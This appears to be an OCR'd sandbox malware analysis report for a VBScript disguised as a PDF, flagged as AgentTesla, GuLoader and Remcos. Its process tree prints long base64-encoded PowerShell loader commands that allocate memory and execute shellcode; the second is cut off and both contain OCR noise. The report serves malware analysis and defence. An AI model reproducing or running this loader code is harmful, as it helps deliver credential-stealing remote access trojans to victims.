ID: 625179
Sample Name:
doc_65398086_4190362045539.pdf.vbs
Cookbook: default.jbs
Time: 14:13:53
Date: 12/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

doc_65398086_4190362045539.pdf.vbs


Overview

General Information

Sample Name:	doc_65398086_4190362045539.pdf.vbs
Analysis ID:	625179
MD5:	2fc6f3477035823..
SHA1:	8e6db7c18a5725..
SHA256:	74e1b9fa91b084..
Infos:	



Detection




AgentTesla, GuLoader, Remcos

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected AgentTesla
- Antivirus detection for URL or domain
- Yara detected GuLoader
- Found malware configuration
- Multi AV Scanner detection for subm…
- Yara detected Telegram RAT
- Yara detected Remcos RAT
- Multi AV Scanner detection for dom…
- Tries to steal Mail credentials (via fi…
- Creates multiple autostart registry k…
- Tries to detect Any.run
- Wscript starts Powershell (via cmd …

Classification




Process Tree

- **System is w10x64native**
- wscript.exe (PID: 8348 cmdline: C:\Windows\System32\wscript.exe "C:\Users\user\Desktop\doc_65398086_4190362045539.pdf.vbs" MD5: 0639B0A6F69B3265C1E42227D650B7D1)
  - powershell.exe (PID: 2444 cmdline: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" -EncodedCommand "IwBJAG4AcwB0AHIAdQA5ACAA
UwBCAEUAVQBSAFQARQBSAE4ARQAgAFMAbABhAG4AIABTAHAAbwBuAHQAYQBuADcAIABVAE4AQwBBAEwATAAgAGUAbQBiAG8AIAByAGUAaQB0ACAAVABhAHIA
cABhAHAAZQAgAHUAZwBpAGYAdABlAHMAZAAgAEIAQQBDAEsAUwBUAEEASQBSACAAZQBnAG8AaQB0AHkAaAAgAFMAbQBlAGQAIABVAFIATwBHAEUATgAgAHYA
YQBzAG8AcgByAGgAYQBwACAAQQBtAGUAdAByAG8AIABQAEEAUgBBAFAASABSAEEAUwBUACAASwByAHkAbQBtAGUAbABsAG8AYwAyACAASQBOAFQARQBSAFMA
UABJAFIAIABVAG4AcwBxAHUAZQA2ACAAagBhAGMAbwBiAGkAdABpAHMAIABQAEgATwBOAE8AUABIACAAQQBiAHMAYwBvAG4AZABlAHIAcwA3ACAAQwBoAGkA
awBpAHQAYQBvAHAAcwAgAFMASwBZAEcARwAgAEQATwBNAE0ARQBEAEEARwBTACAAbgBvAG4AYQBzAHMAaQBzAHQAYQAgAEEAcgBjAGgAYwBoAGUAIAB0AHYA
aQB2ACAASwBhAHAAcgBpAGYAbwBsAGkAIABGAGkAbgBhAG4AcwB0AGkAIAANAAoAIwBUAHIAaQBwAHAAZQB0AHMAIABNAGwAawBlADIAIABuAG8AbgBlAHgA
cABsAG8AcgAgAEYATwBMAEsARQBDAEUAIABBAHIAdgBlAGYAbABnAGUAIABGAEEAUwBUAFAAUgBJAFMAUwBZACAASABvAGcAZwB3ADYAIABSAGUAcABlAHQA
NAAgAEgAQQBMAFYATwBOAEsATABFACAAQQByAGIAZQBqAGQAcwAgAFAATABPAFQAVABFAFIAIABUAHMAZQBkACAADQAKACMARAB5AG4AYQBtAGkAawBrAGUA
bgA3ACAAUwBUAEsAWQBTAFQAVAAgAEgAeQBkAHIAbwBuAGkAdAA1ACAAcgBlAGQAaQBzAHQAcgBpACAAbQBlAHIAaQBjAGEAcgAgAHYAaQBwAHAAIABGAGEA
YgByADEAIABGAEwATwBWAE0AQQAgAEEAQQBOAEQAUwBIAE8AIABTAHQAYQBhAGwAcwB0AHUAIABKAEUAUwBVAEkAIABUAGEAbgBhACAAQwBvAG0AbQBvACAA
RwB1AGEAcABpAG4AbwAgAFMAeQBuAGsAcgBvAG4ANwAgAGQAZQB2AGwAaQBuAHIAZQB0ACAATwBtAHMAdABuAGkAbgBnAHMAZwAgAFIAZQBzAGUAMgAgAG0A
ZQB0AHIAbwBsAG8AIABTAFUARwBFAE4ARQBLAEQAQgBPACAAUwB2AGkAcgBwAGUAdABzAHUAbQAxACAAaAB5AGQAcgBhAHQAZQByACAATwBCAFMARQBSAFYA
QQAgAFQARQBNAFAAQQBOAEEAIABWAEkASwBJAE4ARwBFAFIAIAB1AHAAcgBpAHYAZQBlAGsAcwAgAGgAZQBhAHIAdABiACAARQBtAGIAZQBkACAAVQBOAEEA
UwBTAEUATgAgAE8AUABLAEwAQQAgAGUAZQBiAHIAZQBlAHIAZQAgAFAAaQBjAHIAaQB0AGkAYwAzACAADQAKACMARQBFAEwASQBFAFMAVAAgAEMAcgB5AHMA
dABhAGwAbwBnADEAIABEAFUAUwBJAE4ATQBFACAASQBuAGQAaQB2ADgAIAB1AGQAcwBrAHIAaQBmAHQAcwBwACAAVABlAGsAbgBvAGsAcgBhADEAIAB0AHkA
bgBkAHQAZgAgAEUAbABlAHYAdABpAG0AZQA2ACAAZAB5AGsAcwB2ACAAYgBvAG4AYgBvAG4AZQByAHMAIABhAG4AdABpAGMAYQBwAGkAdAAgAHUAbgBkAGUA
cgAgAHYAaQBlAHIAIABZAEQARQBSAFAAIABLAGwAYgBlAGIAYQBhAG4AZAA5ACAAVgBpAHAAcwB0ADQAIABNAGEAeABpAG0AbwBuACAAQQBwAHAAcgBhAGkA
cwBlADQAIABBAFIAVABJAEcARQBSACAADQAKACMAVQBEAFMASwBSAEkARABOACAAegBpAHQAYQBzACAAcwBwAGEAbgBrACAAVABpAHAAcABlAHIAaABvADYA
IABzAGMAcgBvAGwAIABGAG4AaQBzAHIAIABGAFIAQQBTAEkARwBFACAAZABpAGUAdABpAGMAaQBhACAAaABhAGEAbgAgAFMAcABhAGEAbQBuAGQAcwAxACAA
cwBlAHIAdgBpACAATABlAGQAcwBhAGcAZQBtAHUAIABVAG4AZABlAHIAawBlAG4AZAB0ADcAIABTAGEAbgBkAHAANAAgAGsAYQBwAHMAbABlAHIAYgBhAHMA
IABkAGkAcwByACAAUABSAE8AUAAgAHIAbwBzAHMAZQAgAEYAbwByAGsAbABhADkAIAANAAoAIwBUAHIAYQBuAHMAaQBzAHQAbwByADEAIABXAEEAUgBEACAA
RABvAG0AcwBmAG8AMwAgAEIAQQBKAEEARABTAEUATgAgAEsAQQBSAEEASwBUAEUAUgBCACAAYwBoAGwAbwAgAEkAcwBvAGMAIABPAHIAbwBuAHQAaQB1AG0A
MwAgAEUAcQB1AGkAcABwAGUANwAgAEUAcABpAGcAcgBhAG0AcgAgAE0AYQB0AHQAaQBzAHAAdQAgAFMAaABvAHAAcABpAG4AZwBlACAAUgBFAFQASQAgAEQA
RQBPAFIAUwBVAE0AVgAgAGEAbABtAHUAIABHAHIAYQB2AGgAdQAgAEYAbwByAHMAZwA4ACAAVABIAEkAUgAgAEwASQBUAE8ARwBSAEEARgBSAEEAIABTAHQA
cgBhACAAZABpAHMAdAByAGkAIABTAFAATABJAEMARQBBAEIAIABnAHIAaQB0AG0AZQBkAGkAIABsAHMAZQBhAGQAZwBhACAASwBBAFQAQQBQAFUAIABtAGEA
bgBpACAAUABhAHIAZQBuAHQAaABvAG8AIAB1AGQAcwB2AGkAIAANAAoAIwBTAGEAbQBsAGkAdgBzADUAIABhAG0AYgBpACAAdQByAG8AbwB0AHcAbwBzACAA
UgBlAHMAaQBzAHQAaQBuAGcAbAA3ACAAdAByAGEAbgBzAHAAbwByAHQAYQAgAHMAcABlAGoAbABpAG4AZwAgAE4AQQBUAEkATwBOAEEATAAgAEUAbgBkAGUA
dgBlAG4ANgAgAFIATwBMAEwARQAgAFUAbgBpAG4AdABlAGwAbAA2ACAAbQBvAGQAZQAgAFMAZQBjAHQAaQBvAG4AYQBsAGwANwAgAFUAbgBzAGUAcgA5ACAA
RgBlAHIAcgB5AHMAbABvACAADQAKACMAVABBAE4ARABCAFIAIABmAHIAaQBvACAAVABpAGwAbABpAGQANwAgAFAAcgBvAGcAeQBwADkAIABIAEEAVgBFAEIA
UgAgAG0AYQB1AGcAZQByAGEAcwBzACAAYgBlAG0AYQBsAGkAbgBnAGMAbwAgAEgAZQB0AGUAcgBvAG0AbwByAHAAMgAgAFMAbgBhAHAAcgBlACAAQQBCAE4A
RQAgAEwAeQBzAGQAZAAgAFUAbgBkAGUAcgAgAA0ACgAjAE0AVQBMAEwARQBJAE4AUwAgAE0AYQBnAGQAYQBsADQAIABOAE8ATgBDAFIAWQBTAFQAIABIAG8A
ZQBqAHIANQAgAEIAVQBOAEkATgBHAEUAIABTAFcASQBEAEcAIABmAG8AcgBwAGEAZwB0ACAAVABZAFAARQBHAE8ARAAgAFMATQBBAEEAUABBAFIAVABJACAA
VQBOAEQARQBSAFMASwBPAFYARAAgAFMAawBvAGwAZQBnACAAYQByAHUAcwBoAGEAIABjAG8AYQB0ACAAQgBlAGsAeQBtAHIAZQA1ACAAcwBuAGkAZwBnAGUA
cgBlAHIAYQAgAE4AQQBCAE8AIABWAEEAVABUAEUAVABTACAAUABhAHIAYQB0ADYAIABSAEEAQgBBAFQAIABNAGkAcwBkAGUAcwBjAHIAaQBiACAAUABFAE4A
UwBJACAAVABhAG0AcgBhADgAIABQAFIAVgBFAEwAUwAgAA0ACgAjAFQAbwBiAGEAbgB0AGkAaAA1ACAAcABvAHQAbwByAG8AbwBzAGkAawAgAEQAbwByAHMA
bwBpAG4AdAAgAGEAbgBmAGEAIABRAHUAYQBkAHIAaQByAGUAIABrAGkAbABvAHYAYQByAGUAIABCAEwAQQBOAEsATABBAEsAUwAgAEgAQQBGAEYAIABUAHIA
YQBlAGsAdgBvAGcAbgBlACAAUwBJAEcATgAgAFIAZQBzAGMAaQAgAHAAYQBuAHQAZQBuAGQAZQBzAGEAIABSAGEAZABpAGEAbABnAGEAZAAzACAAZQBtAGIA
cgBvAGkAZABlAHIAIABUAG8AbAByAGUAcgAxACAATABlAHYAaQBnAGEAIABTAGsAcgB1ADUAIABBAGYAbABhAGQAZQBlAG4AIABVAG4AZwBsAGEAOQAgAEEA

AGQAYQB0ACIADQAKACMAbgBvAG4AaABlAHIAZQBkACAAaQBuAGsAYQBzAHMAbwAgAEYAdQBsAGQAYgAgAFMAZQBsAHYAYQBuAGcAIABHAG4AaQBkAGQAZQAy
ACAAUwBVAFIATQBPACAAQgBPAEQASABJAFMAQQBUAFQAIABRAFUASQBTACAAZQBuAHMAcgBlAHQAdABlAG4AZAAgAGMAcgB5AHAAdABvAGQAaQByAGUAIABI
AG8AbQBlAHIAbwBvAG0AcAAgAFMAUABBAFIARQBOAEQARQBTAFAAIABBAG4AdABpAGwAaQB0ACAARQBCAFUATABMACAARgBvAHIAYgAgAFYAaQBsAGQAZgBh
ADIAIABNAGkAbgBhAGUAYQAxACAAcwB5AGcAZABvAG0AZgBvAHIAbgAgAEEAbABtAGkAbgBkAGUAbAAgAEQAUgBVAEUAUwAgAA0ACgAkAFIATwBUAEEAVABJ
AE8ATgBGAE8AMwA9ADAAOwANAAoAJABSAE8AVABBAFQASQBPAE4ARgBPADkAPQAxADAANAA4ADUANwA2ADsADQAKACQAUgBPAFQAQQBUAEkATw
BOAEYATwA4AD0AWwBSAE8AVABBAFQASQBPAE4ARgBPADEAXQA6ADoATgB0AEEAbABsAG8AYwBhAHQAZQBWAGkAcgB0AHUAYQBsAE0AZQBtAG8AcgB5ACgALQ
AxACwAWwByAGUAZgBdACQAUgBPAFQAQQBUAEkATwBOAEYATwAzACwAMAAsAFsAcgBlAGYAXQAkAFIATwBUAEEAVABJAE8ATgBGAE8AOQAsADEAMgAyADgAOA
AsADYANAApAA0ACgAjAFIAZQBzAHUANQAgAFMAawBsAGQAdABlADMAIABNAEEARwBOAEUAVABJAFMATQAgAEsAYQBsAGsAdQA4ACAAQQBlAHMAYwAgAEQATw
BSAEUAUwBUAEEAIABHAG8AYQBsAHAAbwAgAG4AYQB0AGIAbwByACAAUwB5AG4AZQByAGcAZQB0AGkAYwA0ACAARwB5AG4AYQBuAGQAcgBhADEAIABLAGwAYQ
B2AGkAIABXAEEATgBMAEEAIABHAGUAbABhACAAbQBpAGwAagBiAGUAcgAgAFQAbwBsAHMAZQB5AGwAIABlAHAAaQBwAGwAIABXAE8AUgBTAEgAIABDAG8AbA
BlAG0AIABBAG4AbgB1ADEAIABMAEUAVgBJAEcAQQBUAEkATgAgAHMAdABhAGIAcwBvAGYAZgBpACAAaQByAG8AbgAgAHUAYgBsAHUAZgByAGQAaQBnACAADQ
AKACQAUgBPAFQAQQBUAEkATwBOAEYATwA0AD0AWwBSAE8AVABBAFQASQBPAE4ARgBPADEAXQA6ADoAVgBpAGEAYwAoACQAUgBPAFQAQQBUAEkA
TwBOAEYATwAyACwAMgAxADQANwA0ADgAMwA2ADQAOAAsADEALAAwACwAMwAsADEAMgA4ACwAMAApAA0ACgAjAFAAVQBNAFAARQBSAE4ASQAgAE
IAUgBFAFAAIABSAEUATgBOAEUAUwBJACAAQgBhAGIAYgBvACAAUwB0AHkAbAB0ACAATgBhAHoAaQBzAG0AZQBzAGMAYQAzACAAbABhAHQAZQBuAGUAZAByAG
EAIABBAEwARwBFAEIAUgBBAEkAUwAgAEsAZQB0AHQAcQB1AGkAIABQAG4AZQB1AG0AYQAgAEEAZgBnAGkAZgB0ACAAdABlAG0AcABsAG8AIABTAEsASQBOAE
QASwBBAEEAQgAgAEYAZQByAG4AaQBzAGUAcgBlADEAIAByAGUAYwB0AGkAZgBpAGUAIABSAEEARABJAE8AQQAgAGcAbABvAHMAcwBvACAAYgBlAHQAYQBsAG
kAbgBnAHMAZQAgAEYAcgBpAHQAdQByAGUAMgAgAHMAdQBiAGUAdABoAGEAdAAgAG0AZQBtAG8AIABVAGQAYQByAGIAZQBqAGQAZQAzACAADQAKACQAUgBPAF
QAQQBUAEkATwBOAEYATwA1AD0AMAA7AA0ACgAjAFMAdgBlAGwAbgBpACAAVABFAFIAUgBFAFMAVABSAEkAQQAgAEcAcgB1AG0AbQBlACAAUgBZAEQASABBAE
4ARABBAHCAAUwBlAGMAbwBuAGQAZQAyACAAcgBlAHEAdQBpACAATQBFAFIAUwBUAEkARwBOACAARQBtAGIAcgB5AG8AbgBhACAASwBvAHIAcwB2AGUAagB0AH
IAMwAgAGkAcwBkAGsAawBlAGQAIABTAHUAYgBiAGEAcwA0ACAAdgBlAGwAbABhAGIAYQBnAGIAIABuAG8AbgBmAGUAcgAgAFYAaQByAHQAdQBvAHMAIABLAF
IATwBQAFMAUwAgAEsAQQBMAEYAIABBAG0AdABzAHIAYQBhAGQAcwBmADYAIAANAAoAWwBSAE8AVABBAFQASQBPAE4ARgBPADEAXQA6ADoAQwBE
AEEAQwAoACQAUgBPAFQAQQBUAEkATwBOAEYATwA0ACwAJABSAE8AVABBAFQASQBPAE4ARgBPADMALAA1ADcAOQAzADMALABbAHIAZQBmAF0AJA
BSAE8AVABBAFQASQBPAE4ARgBPADUALAAwACkADQAKACMARABaAE8AVABPAE0ATQBFAFMASwAgAFUAZABzAGsAcgBpAG4AZwAgAFMAZQBtAGkAYQBtADYAIA
BQAHUAcgBsAGcAIABzAHkAdAB0AGUAbgBhACAASAB5AGQAcgAgAEUAdQByAGEAcwBpAGUAcgBlAG4AIABNAHUAbAB0ADMAIABVAG4AcwB3AGkAbgAgAEEAZA
B2AG8AawA4ACAATQBhAHIAaQBuAGUAcwB0AGEAIABUAGUAbgBkACAAUABlAGwAdgBlAHMAcgB1AGEAdAA0ACAAaQBuAGQAZABhAHQAYQBmAGkAbAAgAEEAaw
BhAGQAZQBtAGkAcwAxACAARwBBAFIAVQBEAEEAIABFAHYAZQBuAHQAdQAxACAAUABSAEUAUwBFAE4AVABJAE0AIABEAGkAdgB1AGwANwAgAFMAcABpAGwAZA
BlAHYAYQAgAFMAdAB5AHIAawBlACAARgBvAHQAbwB0AGUAbAAgAEEAdQB0AG8AdAA1ACAARQBBAFIAVAAgAEgAeQBkAHIAYQBnAG8AZwB5ACAAQgByAGkAbg
BjAGUAdQA5ACAAVAByAGkAcABsAHUAIAB1AG4AbwByAGEAbABlAHMAIABTAGsAZQBsAGUAIAANAAoAWwBSAE8AVABBAFQASQBPAE4ARgBPADEAXQA6ADoARQ
BuAHUAbQBXAGkAbgBkAG8AdwBzACgAJABSAE8AVABBAFQASQBPAE4ARgBPADMALAAgADAAKQANAAoADQAKAA== MD5:
C32CA4ACFCC635EC1EA6ED8A34DF5FAC)

- conhost.exe (PID: 392 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- csc.exe (PID: 4036 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\15yt3nse\15yt3nse.cmdline MD5: EB80BB1CA9B9C7F516FF69AFCFD75B7D)
  - cvtres.exe (PID: 4028 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES8878.tmp" "c:\Users\user\AppData\Local\Temp\15yt3nse\CSC6AB740706204464FA33B93DBB15436C9.TMP" MD5: 70D838A7DC5B359C3F938A71FAD77DB0)
- ieinstal.exe (PID: 2480 cmdline: C:\Program Files (x86)\internet explorer\ieinstal.exe MD5: 7871873BABCEA94FBA13900B561C7C55)
  - wscript.exe (PID: 2964 cmdline: "C:\Windows\System32\WScript.exe" "C:\Users\user\AppData\Local\Temp\Medalj.vbs" MD5: 4D780D8F77047EE1C65F747D9F63A1FE)
    - powershell.exe (PID: 6800 cmdline: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" -EncodedCommand "IwBLAE0AUABFAEgASgBTAFQA

VQBUACAARABpAG4AbwBzACAAQwByAGEAeQBmAGkAcwBoAGkAIABGAEEARABFAFIATABJAEcAIABTAEwAVQBTAEgAWQBBAE4AIABtAGkAYwByAG
8AZABlAG4AcwAgAEIAVQBEAFUATQBBAFIAVQBTACAAUwBsAHUAZwBlAHEAIABLAG8AcgBzAGYAcwAzACAARgBPAFIAQwBFAFAAUwBFAFMARwAg
AE8AVABBAFIAIABNAEEAUgBDAEgAIABPAHIAZABpAG4AYQAyACAAUwB0AGUAZABvADcAIABCAGwAbwBkAHQAcgBhAG4AcwAgAEIAcgBpAGwAbA
BlAGYAbwAgAA0ACgAjAEcATABJAFQAUgBFACAAQQBOAFMAVgBBAFIAUwBCACAAUABhAHAAaQBsADEAIABoAGUAbQBhAHQAbwBjAHkAdAAgAEEA
bgBhAHIAYwBoAGkAcwA3ACAAQgBPAEEAUgBEAFcAQQBMACAAQgBpAGcAYQBtAGkAYwBwACAAQwBVAEUAQwBBAEEAUgBCAEUASgAgAHIAYQB5AG
8AbgBlAG4AcwAgAEoAYQB1AG4AdABpAG4AZwBsAHkANQAgAEMAbAB5AHAAZQBhAHMAdAByAGkAIABTAGEAeABvAGYAbwBuAGUAbgA3ACAAQQBL
AFUAVABTAEsAQQBEAEUAIABFAFYAQQBMAFUAQQBUAE8AUgAgAEcAbAB1AG0AbQB5AGkAbgAgAEYAYQBzAGgAIABFAEoARQBOACAAdABlAHIAbQ
BvAGcAcgBhAGYAIAB6AGkAbgBrAGUAZgBvAHIAcwBlACAAUAByAGcAZQBoAG8AcgBhADQAIABBAGEAcgBzAHYAIABjAGUAbQBlAG4AdABsAGUA
IABrAG8AbQBwAHIAbwBtAGkAIABEAGUAcgBhADMAIABKAFUATABBAFEAwAQwBPAE4AUwAgAHUAbgBkAGUAbQBvACAAZQBuAGQAbwBtAHkAYwBlAH
QAYQAgAA0ACgAjAEYAdQBsAGQAZQBtAGEAbgA0ACAAVQBuAGMAaABpAG4AOQAgAFYASQBSAEcAIABDAG8AdwBzAG8AbgBiADMAIABCAFIARQBB
AEQAUwBUAFUARgAgAFAAcgBlAHMAaAAgAEMAbwBsAGkAMgAgAEMAaABsAG8AcgBvAHAAYQBsAHUAMgAgAGMAbwBtAHAAIABFAHUAcABhAHQANQ
AgAE0ARQBTAFMASQBOACAAUwBLAEkATABMACAAVQBsAHUAbQBpAHUAcwBlAHIAIABBAGMAaQBkAG8AIABrAG8AbgBzAHQAcgB1AGUAIABGAEEA
TABDACAATwB1AHQAcwB3AG8AIABNAHYAaABrAHIAaQBnAHMAIABXAGUAYgBsADgAIAByAHUAbQBtACAADQAKACMAQwBhAHMAaABlAGwAZwBhAC
AASABvAHIAbgAgAEEAbgBkAGUAbgBkAGEAOAAgAEsATwBBAEcAVQAgAGQAcgBvAHMAbwBnAHIAYQBwAGgAIABNAGEAbgB6AG8AIAB0AGkAcABv
AGwAZABlAGYAYQBkACAARgByAGUAbQB0ADUAIABXAGEAbABkAG0AZQBpAHMAMQAgAFMAVgBJAE4ARwBLAEEAIAANAAoAIwBVAGQAZABlAGwAIA
BQAFIARQBTACAAaABhAG4AZABoAGEAdgBpAG4AZwAgAFcAZQBhAHQAaABlAHIAZwBsADQAIABDAHIAZQBlAGsAeQBzADkAIABTAGkAawBrAGUA
cgBoADcAIABEAFIASQBWACAAYwBvAGwAbAAgAFcATwBPAEwAVQBMAE8AUwAgAEMAaABhAHQAdABpADgAIABvAHAAcwBuACAAUwB0AHIAZQBwAD
cAIAB2AG8AcgBhAGcAbwBlAHIAdQAgAFUATgBHAEEARwAgAE0AQQBaAEUARABBOAEUAUwBTAE4AIABNAGkAcwBiAGUAYwBvAG0AaQBuADIAIABG
